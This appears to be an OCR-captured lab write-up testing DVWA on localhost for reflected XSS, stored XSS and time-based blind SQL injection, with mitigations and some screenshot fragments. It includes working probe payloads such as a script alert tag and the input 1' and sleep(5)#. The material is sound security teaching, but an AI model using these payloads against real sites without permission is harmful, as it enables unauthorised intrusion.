
Step

1. Input some unique field in the form field and submit it.

2. Open page source by pressing CTRL+U and search the unique string in the page source

3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to reflected XSS.

4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <script>alert("hacked")</scrip

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Inject the payload <script>alert("hacked")</script>



Vulnerability: Reflected Cross Si
(6) WhatsApp
Dvwa Reflected XSS Exploit | (
OK

localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%28"hacked"%29<%2Fscript>#

localhost says

hacked

XSS (Stored)

Stored XSS arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources.


Steps:

1. Input some unique field in the form field and submit it.

2. Open page source by pressing CTRL+U and search the unique string in the page source

3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to stored XSS.


4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test1


Message * test2



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test1

Message * <script>alert()</script>



localhost/dvwa/vulnerabilities/xss_s/

localhost says

Vulnerability: Stored Cross Site S
(6) WhatsApp
DVWA Stored XSS Exploit | (Byp
OK

Mitigation

1. Filter input on arrival

2. Encode data on output

3. Use appropriate response headers

4. Content Security policy.


SQL Injection (Blind)

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database.

Proof of Concept

1. Enter 1 in the user id



Vulnerability: SQL Injection (Blind)


User ID: Submit

User ID exists in the database.

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html

2. Enter 1’ and sleep (5)# in the user id. It takes 5 second to excecute. Verified with burp suite.



Vulnerability: SQL Injection (Blind)

User ID: 1' and sleep(5)#

```
User ID exists in the database.
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- [illegible]

Mitigation

1. Use secure coding practices

2. Use automated testing solutions